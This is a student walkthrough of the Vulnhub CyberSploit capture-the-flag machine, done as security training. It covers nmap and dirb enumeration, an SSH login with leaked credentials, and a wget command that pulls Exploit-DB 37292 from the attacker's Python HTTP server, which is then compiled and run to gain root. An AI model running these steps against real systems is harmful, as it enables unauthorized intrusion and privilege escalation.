CyberSploit Walkthrough

Southern Careers Institute - Cyber Security

Adan M. Castaneda  
Jonathan Aceves  
Ngoc-Thao Truong

## Locating and Enumerating the Target Machine

To begin the vulnerable machine exploitation, the first step is to locate the target that we will be enumerating and exploiting/testing. The netdiscover and nmap scan are utilized for this task. Within the nmap scan, the “–p-“ command is used to include all ports in the scan, and the “–sV” command to enumerate the version details of the running services.


See these commands in the screenshots below:

* “Netdiscover is a simple ARP scanner which can be used to scan for live hosts in a network. It can scan for multiple subnets and produces the output in a live display (ncurse). Often used in the first phases of a pen-test where you have network access”

According to: <https://kalilinuxtutorials.com/netdiscover-scan-live-hosts-network/>

* “Nmap is a powerful tool for discovering info about machines on a network or Internet.”

See more at: <https://linuxconfig.org/introduction-to-nmap-on-kali-linux#:~:text=Nmap%20is%20a%20powerful%20tool,a%20network%20or%20the%20Internet.&text=Nmap%20is%20installed%20by%20default,it%20up%20and%20get%20started>.



Text

Description automatically generated

Port 22 (ssh) and port 80 (http) are both open which we can be used to explore the machine.

From the screenshot below, the target machine’s main page was accessed by inserting the IP address into the URL. The next step will include looking for hidden files.

Graphical user interface, website

Description automatically generated

## Finding Hidden Files within the Machine

In order to continue finding exploits within the machine, finding hidden files could lead to a breakthrough or a clear path to where we want to gain access. The “dirb” command is useful for providing us this information.

The **DIRB** command is input inside the kali terminal: (“DIRB is **a Web Content Scanner**. It looks for existing (and/or hidden) Web Objects. It launches a dictionary-based attack against a web server and analyzes the responses. DIRB has a set of preconfigured attack wordlists, but custom wordlists can be used”)

The **DIRB** command is followed by the IP address of the target that we want to enumerate. We were able to retrieve some valuable information on the web server’s files. Since “http://10.0.2.6/robots.txt” is an interesting text file, we will attempt to access the file to see if the contents display valuable information.

See screenshot below:

Text


Description automatically generated

Plug in “10.0.2.4/robots.txt” into the URL and SUCCESS! A Base64 code appears.

Graphical user interface, text, application

Description automatically generated

## Decrypting Hashes and Utilizing Source Code

BurpSuite Decoder was used to decrypt the first flag. However, any other decrypt program or website can be used. Base64.org and RapidTables.com was also used for decrypting the hashes later found in the vulnerable machine. Another popular decoder is “Cyberchef” at <https://gchq.github.io/CyberChef/>

Then to further enumerate our target system, the target IP’s main page source was looked through in case something interesting could be found. Thankfully this machine had a username within the code.

Text

Description automatically generated

From our previous nmap scan, it was found that port 22, SecureSHELL (SSH), was open. This allows a user to gain remote access from a remote location if they have the correct credentials. The username discovered from the page’s source code and the first flag set as the password was used to login. And SUCCESS! We are now logged into the target machine’s SSH.

Text



Description automatically generated

The command “ls” was then used to list the files on the machine and the second flag was found labeled as “flag2.txt”

Text

Description automatically generated“cat flag2.txt” (“**cat short for “concatenate”**) command ran through the terminal as it’s one of the most frequently used commands in Linux/Unix-like operating systems. cat command allows us to create single or multiple files, view content of a file, concatenate files and redirect output in terminal or files.”) This gave us the output of the file in binary code.

The binary code was copied and pasted into a Binary to Text Translator at RapidTables.com to find the contents of the second flag.

And SUCCESS!!! The binary output was decoded, and the second flag was obtained.

## Gaining Root Access and SimpleHTTPServer

The main mission of the vulnerable machine is to gain root level access. A few commands were then ran to gather information about the operating system and the kernel version.

See Screenshot below:

Text

Description automatically generated

* “The uname command is **used to print basic system information**. It is usually invoked with the -a option to display all available information.” See more at: <https://linuxize.com/post/uname-command-in-linux/>
* “/etc/issue is **a text file which contains a message or system identification to be printed before the login prompt**. It may contain various @char and \char sequences, if supported by the getty-type program employed on the system.”


See more at: <https://man7.org/linux/man-pages/man5/issue.5.html#:~:text=%2Fetc%2Fissue%20is%20a%20text,program%20employed%20on%20the%20system>.

From the “cat /etc/issue” command it was determined that the system the target machine is running on is Ubuntu 12.04.5. So, with a Google search of “ubuntu 12.04.5 local exploit”, an attempt is conducted to try to find an exploit for that version. Exploit Database is quite popular, and a local exploit for the machine is found within a few searches.

A screenshot of a computer

Description automatically generated

We were able to find a local privilege escalation exploit for Ubuntu version 12.04.5 and downloaded the exploit “EDB-ID: 37292”



The exploit was saved within the Kali Linux machine into the Downloads folder as you can see from the screenshot below it is saved as “37292.c” Ensure that you are located within the Downloads folder before setting up your simple HTTP server to share the exploit file.

Then, “python -m SimpleHTTPServer 5000” would be ran within a new Kali terminal if utilizing Python versions 2 and below. The command is changed within Python versions 3 and above: “python -m http.server 5000”. The port number found at the end of the command is optional and can be replaced by any open port. However, in the absence of the port number, the default port used will be 8000.

“SimpleHTTPServer is **a python module which allows you to instantly create a web server or serve your files in a snap**. Main advantage of python's SimpleHTTPServer is you don't need to install anything since you have python interpreter installed. You also can use SimpleHTTPServer as a file sharing method.”

See more at: <https://github.com/jakobzhao/geog371/blob/master/resources/SimpleHTTPServer.md>

Text

Description automatically generated

“sudo ifconfig” or “ip a” can be ran in a separate terminal to find the IP of the Kali Linux machine which was randomly assigned from the NAT network settings defined in VirtualBox. From the screenshot below, it was determined that our local machine is 10.0.2.15 which will be useful information to know.

Text

Description automatically generated

The current directory was changed to “tmp” within the SSH terminal: “The /tmp directory is **a temporary landing place for files**. Users also have write access to this directory, which can be a bad thing, but there is a solution”.

See more at: <https://www.redhat.com/sysadmin/manage-linux-tmp-directory#:~:text=The%20%2Ftmp%20directory%20is%20a,but%20there%20is%20a%20solution>

Text

Description automatically generated

Then, wget command is ran: (“With Wget, you can **download files using HTTP, HTTPS, and FTP protocols**. Wget provides a number of options allowing you to download multiple files, resume downloads, limit the bandwidth, recursive downloads, download in the background, mirror a website, and much more.”) This command was ran to ensure that there is a connection with the HTTP server we had set up in the previous step. The 200 server code indicates that the connection was successful!

See more at: <https://linuxize.com/post/wget-command-examples/#:~:text=With%20Wget%2C%20you%20can%20download,a%20website%2C%20and%20much%20more>.

Text

Description automatically generated

The command issued: wget <http://10.0.2.15:8000/37292.c> downloaded the exploit from the local machine to the target machine through the “python -m SimpleHTTPServer” on port 8000.

Text

Description automatically generated

Taking a look at the terminal with the HTTP server, it shows that the requests for the file were successful as indicated with the “200” response.

(“The HTTP 200 OK success status response code indicates **that the request has succeeded**. A 200 response is cacheable by default. The meaning of a success depends on the HTTP request method: GET : The resource has been fetched and is transmitted in the message body.”)

See more at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/200>

Text

Description automatically generated

The “ls” command, ran within the target machine’s SSH session, shows the “37292.c” exploit.



The color of the “37292.c” file indicates that it is unexecutable which is also justified with a “ls -l” command. This command shows all of the permissions for the surface level files.

Text

Description automatically generated

To make the exploit file executable, the following command is used: “chmod +x 37292.c” The color change should indicate the change in permissions of the file.

Text

Description automatically generated

The “gcc” command is used as the next step. GCC **performs the compilation step to build a program**, and then it calls other programs to assemble the program and to link the program's component parts into an executable program that you can run. “gcc 37292.c -o getroot”

This command will give us an executable file named ‘getroot’.

Text

Description automatically generated

The “getroot” file appears to be accessible now.

./getroot will execute the getroot file.

Text

Description automatically generated

Finally, “id” is ran followed by “cd /root” to get to root. The command whoami is ran which responds back with “root” indicating that the privilege escalation exploit worked. I now have root access! SUCCESS!!! I run “ls” to list the files and find the finalflag.txt.

Text

Description automatically generated

For the final command, “cat finalflag.txt” is ran and the 3rd/final flag for the CyberSploit machine from Vulnhub.com is captured!

A screenshot of a computer

Description automatically generated with medium confidence

Many Many Congratulations!!! Thank you to Southern Careers Institute and the Mentorship of Mr. Bowman, Mr. Manzano, and Mr. Carter.